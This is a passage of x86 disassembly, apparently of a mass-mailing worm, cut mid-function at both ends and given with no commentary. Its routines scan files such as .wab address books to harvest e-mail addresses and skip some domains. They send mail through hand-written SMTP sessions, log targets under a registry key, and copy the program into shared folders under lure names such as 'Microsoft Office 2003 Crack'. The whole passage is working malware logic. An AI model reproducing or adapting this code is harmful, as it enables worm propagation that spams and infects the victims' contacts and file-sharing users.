                test    eax,eax
                jz      L00402BC2
                push    ebx
                call    jmp_wsock32.dll!closesocket
                push    [ebp+08h]
                call    SUB_L00402C51
                mov     ebx,eax
                push    eax
                call    jmp_KERNEL32.DLL!lstrlenA
                or      eax,eax
```

```
                jnz     L00402BBB
                push    ebx
                call    jmp_KERNEL32.DLL!GlobalFree
                xor     eax,eax
                jmp     L00402BBD
L00402BBB:
                mov     eax,ebx
L00402BBD:
                pop     ebx
                leave
                retn    0008h
;-----------------------------------------------------------------------------
L00402BC2:
                push    ebx
                call    jmp_wsock32.dll!closesocket
L00402BC8:
                xor     eax,eax
                pop     ebx
                leave
                retn    0008h
;-----------------------------------------------------------------------------
SUB_L00402BCF:
                push    ebp
                mov     ebp,esp
                push    esi
                push    edi
                mov     esi,[ebp+0Ch]
L00402BD7:
                cld
                xor     eax,eax
                lodsb
                test    al,C0h
                jz      L00402BFB
                and     al,3Fh
                shl     ax,08h
                lodsb
                push    esi
                mov     esi,[ebp+08h]
                add     esi,eax
                push    [ebp+10h]
                push    esi
                push    [ebp+08h]
                call    SUB_L00402BCF
                pop     esi
                jmp     L00402C1B
L00402BFB:
                or      al,al
                jz      L00402C1B
                push    eax
                push    [ebp+10h]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     edi,[ebp+10h]
                add     edi,eax
                pop     ecx
                jecxz   L00402C13
                cld
```

```
                rep movsb
L00402C13:
                mov     al,2Eh
                stosb
                xor     eax,eax
                stosb
                jmp     L00402BD7
L00402C1B:
                mov     eax,esi
                pop     edi
                pop     esi
                leave
                retn    000Ch
;-----------------------------------------------------------------------------
SUB_L00402C23:
                push    ebp
                mov     ebp,esp
                jmp     L00402C2A
L00402C28:
                db      2Eh;   '.'
                db      00h;
L00402C2A:
                mov     eax,[ebp+10h]
                mov     byte ptr [eax],00h
                push    [ebp+10h]
                push    [ebp+0Ch]
                push    [ebp+08h]
                call    SUB_L00402BCF
                push    eax
                push    L00402C28
                push    [ebp+10h]
                call    jmp_shlwapi.dll!StrTrimA
                pop     eax
                leave
                retn    000Ch
;-----------------------------------------------------------------------------
SUB_L00402C51:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF0h
                push    esi
                push    edi
                push    ebx
                mov     word ptr [ebp-0Eh],FFFFh
                push    00010000h
                push    00000000h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-08h],eax
                push    00010000h
                push    00000000h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     byte ptr [eax],00h
                mov     [ebp-0Ch],eax
                push    [ebp+08h]
                call    SUB_L00401398
                mov     ebx,eax
```

```
                push    eax
                push    00000000h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-04h],eax
                push    [ebp+08h]
                call    SUB_L004013E0
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                push    00000000h
                push    ebx
                push    [ebp-04h]
                push    [ebp+08h]
                call    [edx+0Ch]
                mov     esi,[ebp-04h]
                ror     word ptr [esi+06h],08h
                ror     word ptr [esi+02h],08h
                test    word ptr [esi+02h],000Fh
                jz      L00402CC6
                jmp     L00402D39
L00402CC6:
                movzx   ebx,[esi+06h]
                add     esi,0000000Ch
                push    [ebp-08h]
                push    esi
                push    [ebp-04h]
                call    SUB_L00402C23
                mov     esi,eax
                lodsd
                cmp     eax,01000F00h
                jz      L00402CE5
                jmp     L00402D39
L00402CE5:
                or      ebx,ebx
                jz      L00402D39
L00402CE9:
                push    [ebp-08h]
                push    esi
                push    [ebp-04h]
                call    SUB_L00402C23
                mov     esi,eax
                lodsd
                push    eax
                lodsd
                xor     eax,eax
                lodsw
                pop     edx
                cmp     edx,01000F00h
                jz      L00402D0D
                xchg    al,ah
                add     esi,eax
                jmp     L00402D36
L00402D0D:
                lodsw
                push    ax
                push    [ebp-08h]
                push    esi
```

```
                push    [ebp-04h]
                call    SUB_L00402C23
                mov     esi,eax
                pop     dx
                cmp     dx,[ebp-0Eh]
                jnc     L00402D36
                mov     [ebp-0Eh],dx
                push    [ebp-08h]
                push    [ebp-0Ch]
                call    jmp_KERNEL32.DLL!lstrcpyA
L00402D36:
                dec     ebx
                jnz     L00402CE9
L00402D39:
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GlobalFree
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!GlobalFree
                mov     eax,[ebp-0Ch]
                pop     ebx
                pop     edi
                pop     esi
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00402D53:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                cmp     byte ptr [L00406222],00h
                jnz     L00402D6E
                mov     byte ptr [L00406222],01h
                call    SUB_L0040295F
L00402D6E:
                lea     eax,[ebp-04h]
                push    eax
                call    SUB_L00401344
                push    [ebp+08h]
                push    [ebp-04h]
                call    SUB_L004029CF
                push    SSZ00406008_151_201_0_39
                push    [ebp-04h]
                call    SUB_L00402ABD
                push    eax
                push    [ebp-04h]
                call    SUB_L00401357
                pop     eax
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00402D9D:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                mov     dword ptr [ebp-08h],00000000h
                push    [ebp+08h]
```

```
                call    SUB_L004013E0
                mov     edx,[ebp+08h]
                mov     edx,[edx]
                lea     eax,[ebp-04h]
                push    eax
                push    00000003h
                lea     eax,[ebp-08h]
                push    eax
                push    [ebp+08h]
                call    [edx+0Ch]
                cmp     dword ptr [ebp-04h],00000003h
                jc      L00402DD2
                mov     eax,[ebp-08h]
                jmp     L00402DD4
L00402DD2:
                xor     eax,eax
L00402DD4:
                leave
                retn    0004h
;-----------------------------------------------------------------------------
SUB_L00402DD8:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF0h
                push    esi
                push    edi
                push    ebx
                push    [ebp+08h]
                push    [ebp+0Ch]
                call    SUB_L00403D97
                mov     [ebp-08h],eax
                xor     edi,edi
                push    00002000h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-0Ch],eax
                lea     eax,[ebp-04h]
                push    eax
                call    SUB_L00401344
                mov     ecx,00000019h
                xchg    cl,ch
                push    ecx
                push    00000000h
                push    [ebp+10h]
                call    SUB_L004021FB
                test    eax,eax
                jz      L00403039
                mov     ebx,eax
                push    0000000Fh
                push    00000400h
                push    [ebp-04h]
                push    ebx
                call    SUB_L00402171
                test    eax,eax
                jz      L00403033
                push    [ebp-04h]
```

```
call    SUB_L00402D9D
cmp     eax,00303232h
jnz     L00403033
mov     esi,[ebp-0Ch]
add     esi,00000800h
push    00000400h
push    esi
call    jmp_wsock32.dll!gethostname
push    esi
push    SSZ0040623D_HELO__s__
push    [ebp-0Ch]
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
push    [ebp-0Ch]
call    jmp_KERNEL32.DLL!lstrlenA
push    00000000h
push    eax
push    [ebp-0Ch]
push    ebx
call    jmp_wsock32.dll!send
push    0000000Fh
push    00000400h
push    [ebp-04h]
push    ebx
call    SUB_L00402171
test    eax,eax
jz      L00403033
push    [ebp-04h]
call    SUB_L00402D9D
cmp     eax,00303532h
jnz     L00403033
push    SSZ00406247_RSET__
call    jmp_KERNEL32.DLL!lstrlenA
push    00000000h
push    eax
push    SSZ00406247_RSET__
push    ebx
call    jmp_wsock32.dll!send
push    0000000Fh
push    00000400h
push    [ebp-04h]
push    ebx
call    SUB_L00402171
test    eax,eax
jz      L00403033
push    [ebp-04h]
call    SUB_L00402D9D
cmp     eax,00303532h
jnz     L00403033
push    [ebp+0Ch]
push    SSZ0040624E_MAIL_FROM___s___
push    [ebp-0Ch]
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
push    [ebp-0Ch]
call    jmp_KERNEL32.DLL!lstrlenA
```

```
push    00000000h
push    eax
push    [ebp-0Ch]
push    ebx
call    jmp_wsock32.dll!send
push    0000000Fh
push    00000400h
push    [ebp-04h]
push    ebx
call    SUB_L00402171
test    eax,eax
jz      L00403033
push    [ebp-04h]
call    SUB_L00402D9D
cmp     eax,00303532h
jnz     L00403033
push    [ebp+08h]
push    SSZ0040625F_RCPT_TO___s___
push    [ebp-0Ch]
call    jmp_user32.dll!wsprintfA
add     esp,0000000Ch
push    [ebp-0Ch]
call    jmp_KERNEL32.DLL!lstrlenA
push    00000000h
push    eax
push    [ebp-0Ch]
push    ebx
call    jmp_wsock32.dll!send
push    0000000Fh
push    00000400h
push    [ebp-04h]
push    ebx
call    SUB_L00402171
test    eax,eax
jz      L00403033
push    [ebp-04h]
call    SUB_L00402D9D
cmp     eax,00303532h
jnz     L00403033
push    SSZ0040626E_DATA__
call    jmp_KERNEL32.DLL!lstrlenA
push    00000000h
push    eax
push    SSZ0040626E_DATA__
push    ebx
call    jmp_wsock32.dll!send
push    0000000Fh
push    00000400h
push    [ebp-04h]
push    ebx
call    SUB_L00402171
test    eax,eax
jz      L00403033
push    [ebp-04h]
call    SUB_L00402D9D
cmp     eax,00343533h
```

```
                jnz     L00403033
                push    [ebp-08h]
                call    SUB_L004013E0
L00402FDE:
                mov     edx,[ebp-08h]
                mov     edx,[edx]
                lea     eax,[ebp-10h]
                push    eax
                push    00000400h
                push    [ebp-0Ch]
                push    [ebp-08h]
                call    [edx+0Ch]
                cmp     dword ptr [ebp-10h],00000000h
                jbe     L0040300F
                push    00000000h
                push    [ebp-10h]
                push    [ebp-0Ch]
                push    ebx
                call    jmp_wsock32.dll!send
                test    eax,eax
                jle     L00403033
                jmp     L00402FDE
L0040300F:
                push    0000000Fh
                push    00000400h
                push    [ebp-04h]
                push    ebx
                call    SUB_L00402171
                test    eax,eax
                jz      L00403033
                push    [ebp-04h]
                call    SUB_L00402D9D
                cmp     eax,00303532h
                jnz     L00403033
                inc     edi
L00403033:
                push    ebx
                call    jmp_wsock32.dll!closesocket
L00403039:
                push    [ebp-04h]
                call    SUB_L00401357
                push    [ebp-0Ch]
                call    jmp_KERNEL32.DLL!GlobalFree
                push    [ebp-08h]
                call    SUB_L00401357
                mov     eax,edi
                pop     ebx
                pop     edi
                pop     esi
                leave
                retn    000Ch
;-----------------------------------------------------------------------------
SUB_L0040305A:
                push    ebp
                mov     ebp,esp
                push    ebx
```

```
                push    esi
                push    00000040h
                push    00000000h
                push    [ebp+0Ch]
                call    jmp_shlwapi.dll!StrRChrA
                or      eax,eax
                jz      L0040308E
                inc     eax
                push    eax
                call    SUB_L00402D53
                mov     esi,eax
                or      eax,eax
                jz      L0040308E
                push    esi
                push    [ebp+08h]
                push    [ebp+0Ch]
                call    SUB_L00403338
                push    esi
                call    jmp_KERNEL32.DLL!GlobalFree
L0040308E:
                pop     esi
                pop     ebx
                leave
                retn    0008h
;-----------------------------------------------------------------------------
                push    ebp
                mov     ebp,esp
                push    ebx
                push    [ebp+0Ch]
                call    SUB_L00401398
                mov     ebx,eax
                mov     eax,[ebp+14h]
                sub     eax,[ebp+08h]
                sub     ebx,eax
                push    [ebp+0Ch]
                call    SUB_L004013F3
                mov     eax,[ebp+10h]
                sub     eax,[ebp+08h]
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    eax
                push    [ebp+08h]
                push    [ebp+0Ch]
                call    [edx+10h]
                mov     edx,[ebp+0Ch]
                mov     edx,[edx]
                push    00000000h
                push    ebx
                push    [ebp+14h]
                push    [ebp+0Ch]
                call    [edx+10h]
                pop     ebx
                leave
                retn    0010h
;-----------------------------------------------------------------------------
```

```
                push    ebp
                mov     ebp,esp
                push    ebx
                mov     ebx,[ebp+08h]
                mov     ebx,[ebx]
L004030E8:
                or      ebx,ebx
                jz      L00403103
                mov     ecx,[ebp+0Ch]
                cmp     [ebx+04h],ecx
                jnz     L004030FE
                mov     eax,00000001h
                pop     ebx
                leave
                retn    0008h
;-----------------------------------------------------------------------------
L004030FE:
                mov     ebx,[ebx+08h]
                jmp     L004030E8
L00403103:
                xor     eax,eax
                pop     ebx
                leave
                retn    0008h
;-----------------------------------------------------------------------------
SUB_L0040310A:
                push    ebp
                mov     ebp,esp
                push    ebx
                push    esi
                push    edi
                mov     esi,[ebp+10h]
                push    esi
                call    jmp_KERNEL32.DLL!lstrlenA
                push    eax
                mov     edi,[ebp+14h]
                push    00000010h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     ebx,eax
                mov     edx,[ebp+08h]
                mov     ecx,[ebp+0Ch]
                cmp     dword ptr [edx],00000000h
                jnz     L00403137
                mov     [edx],ebx
                jmp     L0040313E
L00403137:
                push    ecx
                mov     ecx,[ecx]
                mov     [ecx+08h],ebx
                pop     ecx
L0040313E:
                mov     [ecx],ebx
                pop     eax
                add     eax,00000004h
                push    eax
```

```
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebx],eax
                push    [ebp+10h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcpyA
                mov     [ebx+04h],edi
                push    [ebp+18h]
                pop     [ebx+0Ch]
                pop     edi
                pop     esi
                pop     ebx
                leave
                retn    0014h
;------------------------------------------------------------------------------
 SUB_L00403167:
                push    edi
                push    ebx
                push    00000000h
                push    00000000h
                push    00000000h
                call    jmp_KERNEL32.DLL!CreateMutexA
                mov     [L0040A086],eax
                mov     dword ptr [L0040A06A],00000000h
                mov     dword ptr [L0040A06E],00000000h
                mov     ebx,00000005h
                mov     edi,L0040A072
 L00403197:
                push    0000000Ch
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                cld
                stosd
                dec     ebx
                jnz     L00403197
                pop     ebx
                pop     edi
                retn
;------------------------------------------------------------------------------
 SUB_L004031A8:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFE8h
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrlenA
                push    eax
                push    [ebp+08h]
                push    00000000h
                call    SUB_L004015C0
                push    eax
                push    L0040627E
                lea     eax,[ebp-14h]
                push    eax
                call    jmp_user32.dll!wsprintfA
                add     esp,0000000Ch
                lea     eax,[ebp-04h]
```

```
                push    eax
                push    SSZ0040601D_SOFTWARE_DateTime
                push    80000001h
                call    jmp_advapi32.dll!RegCreateKeyA
                mov     dword ptr [ebp-18h],00000001h
                push    00000004h
                lea     eax,[ebp-18h]
                push    eax
                push    00000004h
                push    00000000h
                lea     eax,[ebp-14h]
                push    eax
                push    [ebp-04h]
                call    jmp_advapi32.dll!RegSetValueExA
                push    [ebp-04h]
                call    jmp_advapi32.dll!RegCloseKey
                leave
                retn    0004h
;-------------------------------------------------------------------------------
 SUB_L0040320F:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFE0h
                push    ebx
                xor     ebx,ebx
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrlenA
                push    eax
                push    [ebp+08h]
                push    00000000h
                call    SUB_L004015C0
                push    eax
                push    L0040627E
                lea     eax,[ebp-20h]
                push    eax
                call    jmp_user32.dll!wsprintfA
                add     esp,0000000Ch
                lea     eax,[ebp-04h]
                push    eax
                push    SSZ0040601D_SOFTWARE_DateTime
                push    80000001h
                call    jmp_advapi32.dll!RegCreateKeyA
                mov     dword ptr [ebp-0Ch],00000004h
                lea     eax,[ebp-0Ch]
                push    eax
                lea     eax,[ebp-10h]
                push    eax
                lea     eax,[ebp-08h]
                push    eax
                push    00000000h
                lea     eax,[ebp-20h]
                push    eax
                push    [ebp-04h]
                call    jmp_advapi32.dll!RegQueryValueExA
                cmp     eax,00000000h
                setz    bl
```

```
                push    [ebp-04h]
                call    jmp_advapi32.dll!RegCloseKey
                mov     eax,ebx
                pop     ebx
                leave
                retn    0004h
;-------------------------------------------------------------------------------
L00403286:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF4h
                push    ebx
                push    edi
                xor     eax,eax
                mov     ebx,[ebp+08h]
L00403293:
                push    FFFFFFFFh
                push    [L0040A086]
                call    jmp_KERNEL32.DLL!WaitForSingleObject
                mov     ecx,[ebx+04h]
                or      ecx,ecx
                jz      L0040331D
                push    [ecx]
                pop     [ebp-04h]
                push    [ecx+04h]
                pop     [ebp-08h]
                push    [ecx+0Ch]
                pop     [ebp-0Ch]
                push    [ecx+08h]
                pop     [ebx+04h]
                push    ecx
                call    jmp_KERNEL32.DLL!GlobalFree
                push    [L0040A086]
                call    jmp_KERNEL32.DLL!ReleaseMutex
                push    [ebp-04h]
                call    SUB_L0040320F
                or      eax,eax
                jz      L004032DD
                jmp     L00403303
L004032DD:
                mov     edi,00000003h
L004032E2:
                push    [ebp-0Ch]
                push    [ebp-08h]
                push    [ebp-04h]
                call    SUB_L00402DD8
                test    eax,eax
                jnz     L004032F7
                dec     edi
                jg      L004032E2
L004032F7:
                or      eax,eax
                jz      L00403303
                push    [ebp-04h]
                call    SUB_L004031A8
L00403303:
```

```
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GlobalFree
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!LocalFree
                push    [ebp-0Ch]
                call    jmp_KERNEL32.DLL!LocalFree
                jmp     L00403328
L0040331D:
                push    [L0040A086]
                call    jmp_KERNEL32.DLL!ReleaseMutex
L00403328:
                dec     [ebx]
                jg      L00403293
                xor     eax,eax
                pop     edi
                pop     ebx
                leave
                retn    0004h
;------------------------------------------------------------------------------
SUB_L00403338:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    ebx
                push    FFFFFFFFh
                push    [L0040A086]
                call    jmp_KERNEL32.DLL!WaitForSingleObject
                cmp     dword ptr [L0040A06A],00000005h
                jc      L0040335F
                mov     dword ptr [L0040A06A],00000000h
L0040335F:
                xor     edx,edx
                mov     eax,00000004h
                mul     [L0040A06A]
                add     eax,L0040A072
                mov     ebx,eax
                mov     ebx,[ebx]
                push    [ebp+10h]
                call    jmp_shlwapi.dll!StrDupA
                push    eax
                push    [ebp+0Ch]
                call    jmp_shlwapi.dll!StrDupA
                pop     edx
                push    edx
                push    eax
                push    [ebp+08h]
                lea     eax,[ebx+08h]
                push    eax
                lea     eax,[ebx+04h]
                push    eax
                call    SUB_L0040310A
                inc     [L0040A06A]
                cmp     dword ptr [ebx],00000000h
                jnz     L004033B9
                lea     eax,[ebp-04h]
                push    eax
```

```
                push    00000000h
                push    ebx
                push    L00403286
                push    00000000h
                push    00000000h
                call    jmp_KERNEL32.DLL!CreateThread
L004033B9:
                inc     [ebx]
                push    [L0040A086]
                call    jmp_KERNEL32.DLL!ReleaseMutex
                pop     ebx
                leave
                retn    000Ch
;------------------------------------------------------------------------------
SUB_L004033CB:
                push    ebp
                mov     ebp,esp
                push    esi
                push    ebx
                mov     ebx,esi
                dec     esi
                dec     esi
                mov     cl,01h
                std
L004033D7:
                cmp     esi,[ebp+08h]
                jc      L00403410
                lodsb
                cmp     al,30h
                jc      L004033E5
                cmp     al,39h
                jbe     L00403409
L004033E5:
                cmp     al,41h
                jc      L004033ED
                cmp     al,5Ah
                jbe     L00403409
L004033ED:
                cmp     al,61h
                jc      L004033F5
                cmp     al,7Ah
                jbe     L00403409
L004033F5:
                cmp     al,2Eh
                jz      L00403409
                cmp     al,5Fh
                jz      L00403409
                cmp     al,2Dh
                jz      L00403409
                or      al,al
                jnz     L00403410
                or      cl,cl
                jz      L00403410
L00403409:
                mov     ebx,esi
                inc     ebx
```

```
                mov     cl,al
                jmp     L004033D7
L00403410:
                cld
                mov     eax,ebx
                pop     ebx
                pop     esi
                leave
                retn    0004h
;-----------------------------------------------------------------------------
SUB_L00403419:
                push    ebp
                mov     ebp,esp
                push    esi
                push    ebx
                mov     ebx,esi
                cld
                mov     cl,01h
L00403423:
                cmp     esi,[ebp+08h]
                jnc     L0040345B
                lodsb
                cmp     al,30h
                jc      L00403431
                cmp     al,39h
                jbe     L00403455
L00403431:
                cmp     al,41h
                jc      L00403439
                cmp     al,5Ah
                jbe     L00403455
L00403439:
                cmp     al,61h
                jc      L00403441
                cmp     al,7Ah
                jbe     L00403455
L00403441:
                cmp     al,2Eh
                jz      L00403455
                cmp     al,5Fh
                jz      L00403455
                cmp     al,2Dh
                jz      L00403455
                or      al,al
                jnz     L0040345B
                or      cl,cl
                jz      L0040345B
L00403455:
                mov     ebx,esi
                mov     cl,al
                jmp     L00403423
L0040345B:
                mov     eax,ebx
                pop     ebx
                pop     esi
                leave
```

```
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L00403463:
                push    ebp
                mov     ebp,esp
                mov     eax,[ebp+0Ch]
                sub     eax,[ebp+08h]
                cmp     eax,00000002h
                jl      L0040347A
                mov     eax,00000001h
                leave
                retn    0008h
;-------------------------------------------------------------------------------
L0040347A:
                xor     eax,eax
                leave
                retn    0008h
;-------------------------------------------------------------------------------
SUB_L00403480:
                push    ebp
                mov     ebp,esp
                push    0000002Eh
                push    00000000h
                push    [ebp+08h]
                call    jmp_shlwapi.dll!StrRChrA
                or      eax,eax
                jz      L004034A7
                push    eax
                call    jmp_KERNEL32.DLL!lstrlenA
                cmp     eax,00000002h
                ja      L004034A2
                xor     eax,eax
                jmp     L004034A7
L004034A2:
                mov     eax,00000001h
L004034A7:
                leave
                retn    0008h
;-------------------------------------------------------------------------------
SUB_L004034AB:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFE00h
                push    esi
                push    edi
                push    ebx
                mov     dword ptr [ebp-0Ch],00000000h
                mov     esi,[ebp+08h]
                mov     [ebp-04h],esi
                push    [ebp+0Ch]
                pop     [ebp-08h]
                add     [ebp-08h],esi
L004034CD:
                cmp     esi,[ebp-08h]
                jnc     L00403579
                inc     [ebp-0Ch]
```

```
                cmp     dword ptr [ebp-0Ch],00002710h
                jnz     L004034F0
                push    00000001h
                call    jmp_KERNEL32.DLL!Sleep
                mov     dword ptr [ebp-0Ch],00000000h
L004034F0:
                cld
                lodsb
                cmp     al,40h
                jnz     L00403574
                push    esi
                push    [ebp-04h]
                call    SUB_L004033CB
                mov     ebx,eax
                push    [ebp-08h]
                call    SUB_L00403419
                mov     ecx,eax
                sub     ecx,ebx
                cmp     ecx,000001F4h
                jnc     L00403573
                cmp     ecx,00000005h
                jbe     L00403573
                cld
                mov     esi,ebx
                lea     edi,[ebp-00000200h]
                xor     edx,edx
L00403525:
                lodsb
                or      al,al
                jz      L00403531
                stosb
                cmp     al,40h
                jnz     L00403531
                mov     edx,edi
L00403531:
                loop    L00403525
                xor     eax,eax
                stosb
                or      edx,edx
                jz      L00403573
                push    edx
                lea     eax,[ebp-00000200h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrlenA
                pop     edx
                cmp     eax,00000005h
                jbe     L00403573
                push    edx
                lea     eax,[ebp-00000200h]
                push    eax
                call    SUB_L00403463
                mov     ebx,eax
                push    edi
                push    edx
                call    SUB_L00403480
                and     ebx,eax
```

```
                or      ebx,ebx
                jz      L00403573
                lea     eax,[ebp-00000200h]
                push    eax
                call    [ebp+10h]
L00403573:
                pop     esi
L00403574:
                jmp     L004034CD
L00403579:
                pop     ebx
                pop     edi
                pop     esi
                leave
                retn    000Ch
;------------------------------------------------------------------------------
SUB_L00403580:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                push    ebx
                push    00000000h
                push    00000000h
                push    00000003h
                push    00000000h
                push    00000001h
                push    80000000h
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!CreateFileA
                mov     [ebp-04h],eax
                inc     eax
                jz      L004035FE
                push    00000000h
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GetFileSize
                mov     [ebp-08h],eax
                inc     eax
                jz      L004035F6
                push    00000000h
                push    00000000h
                push    00000000h
                push    00000002h
                push    00000000h
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!CreateFileMappingA
                or      eax,eax
                jz      L004035F6
                mov     ebx,eax
                push    00000000h
                push    00000000h
                push    00000000h
                push    00000004h
                push    eax
                call    jmp_KERNEL32.DLL!MapViewOfFile
                or      eax,eax
                jz      L004035F0
```

```
                push    eax
                push    [ebp+0Ch]
                push    [ebp-08h]
                push    eax
                call    SUB_L004034AB
                call    jmp_KERNEL32.DLL!UnmapViewOfFile
L004035F0:
                push    ebx
                call    jmp_KERNEL32.DLL!CloseHandle
L004035F6:
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!CloseHandle
L004035FE:
                pop     ebx
                leave
                retn    0008h
;-----------------------------------------------------------------------------
SUB_L00403603:
                push    00001388h
                push    L0040A08A
                call    SUB_L00401457
                lea     eax,[L0040A08E]
                mov     byte ptr [eax],00h
                retn
;-----------------------------------------------------------------------------
SUB_L0040361C:
                push    ebp
                mov     ebp,esp
                push    edi
                mov     edi,SSZ00406282__hotmail_com
L00403625:
                cld
                mov     edx,edi
                xor     eax,eax
                or      ecx,FFFFFFFFh
                repne scasb
                push    edx
                push    [ebp+08h]
                call    jmp_shlwapi.dll!StrStrIA
                or      eax,eax
                jz      L00403643
                xor     eax,eax
                pop     edi
                leave
                retn    0004h
;-----------------------------------------------------------------------------
L00403643:
                cmp     byte ptr [edi],00h
                jnz     L00403625
                mov     eax,00000001h
                pop     edi
                leave
                retn    0004h
;-----------------------------------------------------------------------------
L00403652:
                push    ebp
```

```
                mov     ebp,esp
                push    [ebp+08h]
                call    SUB_L0040361C
                or      eax,eax
                jnz     L00403665
                leave
                retn    0004h
;-------------------------------------------------------------------------------
L00403665:
                push    [ebp+08h]
                call    SUB_L00401426
                push    eax
                push    00001388h
                push    L0040A08A
                call    SUB_L00401471
                or      eax,eax
                jz      L004036AF
                lea     eax,[L0040A08E]
                cmp     byte ptr [eax],00h
                jz      L00403697
                push    [ebp+08h]
                push    eax
                call    SUB_L0040305A
                jmp     L004036A2
L00403697:
                push    [ebp+08h]
                push    [ebp+08h]
                call    SUB_L0040305A
L004036A2:
                push    [ebp+08h]
                push    L0040A08E
                call    jmp_KERNEL32.DLL!lstrcpyA
L004036AF:
                leave
                retn    0004h
;-------------------------------------------------------------------------------
SUB_L004036B3:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    edi
                push    0000FDE8h
                push    00000000h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-04h],eax
                mov     edi,SSZ00406339_Microsoft_Office_2003_Crack__Wor
L004036CE:
                cld
                mov     edx,edi
                xor     eax,eax
                or      ecx,FFFFFFFFh
                repne scasb
                push    edx
                push    [ebp+08h]
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!lstrcpyA
```

```
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!lstrcatA
                push    00000001h
                push    [ebp-04h]
                push    L00409E60
                call    jmp_KERNEL32.DLL!CopyFileA
                cmp     byte ptr [edi],00h
                jnz     L004036CE
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!GlobalFree
                pop     edi
                leave
                retn    0004h
;------------------------------------------------------------------------------
SUB_L0040370D:
                push    ebp
                mov     ebp,esp
                push    edi
                mov     edi,SSZ004062D0__wab
L00403716:
                cld
                mov     edx,edi
                xor     eax,eax
                or      ecx,FFFFFFFFh
                repne scasb
                push    edx
                push    [ebp+08h]
                call    jmp_shlwapi.dll!StrStrIA
                or      eax,eax
                jz      L0040373C
                push    L00403652
                push    [ebp+08h]
                call    SUB_L00403580
                jmp     L00403741
L0040373C:
                cmp     byte ptr [edi],00h
                jnz     L00403716
L00403741:
                pop     edi
                leave
                retn    0004h
;------------------------------------------------------------------------------
SUB_L00403746:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFF8h
                push    edi
                push    0000013Eh
                push    00000040h
                call    jmp_KERNEL32.DLL!LocalAlloc
                mov     [ebp-08h],eax
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrlenA
                mov     edi,eax
                push    L004062CC
                push    [ebp+08h]
```

```
                call    jmp_KERNEL32.DLL!lstrcatA
                push    [ebp-08h]
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!FindFirstFileA
                mov     [ebp-04h],eax
                inc     eax
                jz      L00403826
L00403788:
                mov     eax,[ebp+08h]
                mov     byte ptr [edi+eax],00h
                mov     edx,[ebp-08h]
                lea     edx,[edx+2Ch]
                cmp     word ptr [edx],002Eh
                jz      L00403804
                cmp     word ptr [edx],2E2Eh
                jz      L00403804
                push    edx
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrcatA
                mov     edx,[ebp-08h]
                lea     edx,[edx]
                test    dword ptr [edx],00000010h
                jz      L004037FC
                push    0000005Ch
                push    00000000h
                push    [ebp+08h]
                call    jmp_shlwapi.dll!StrRChrA
                or      eax,eax
                jz      L004037D4
                inc     eax
                push    SSZ00406334_shar
                push    eax
                call    jmp_shlwapi.dll!StrStrIA
L004037D4:
                push    eax
                push    L004062CA
                push    [ebp+08h]
                call    jmp_KERNEL32.DLL!lstrcatA
                pop     eax
                or      eax,eax
                jz      L004037EF
                push    [ebp+08h]
                call    SUB_L004036B3
L004037EF:
                push    [ebp+0Ch]
                push    [ebp+08h]
                call    SUB_L00403746
                jmp     L00403804
L004037FC:
                push    [ebp+08h]
                call    SUB_L0040370D
L00403804:
                push    00000002h
                call    jmp_KERNEL32.DLL!Sleep
                push    [ebp-08h]
                push    [ebp-04h]
```

```
                call    jmp_KERNEL32.DLL!FindNextFileA
                test    eax,eax
                jnz     L00403788
                push    [ebp-04h]
                call    jmp_KERNEL32.DLL!FindClose
L00403826:
                push    [ebp-08h]
                call    jmp_KERNEL32.DLL!LocalFree
                pop     edi
                leave
                retn    0008h
;-------------------------------------------------------------------------------
SUB_L00403833:
                push    ebp
                mov     ebp,esp
                add     esp,FFFFFFFCh
                push    00010000h
                push    00000040h
                call    jmp_KERNEL32.DLL!GlobalAlloc
                mov     [ebp-04h],eax
                push    [ebp+08h]
                push    eax
                call    jmp_KERNEL32.DLL!lstrcpyA
                or      eax,eax
                jz      L00403860
                push    [ebp-04h]
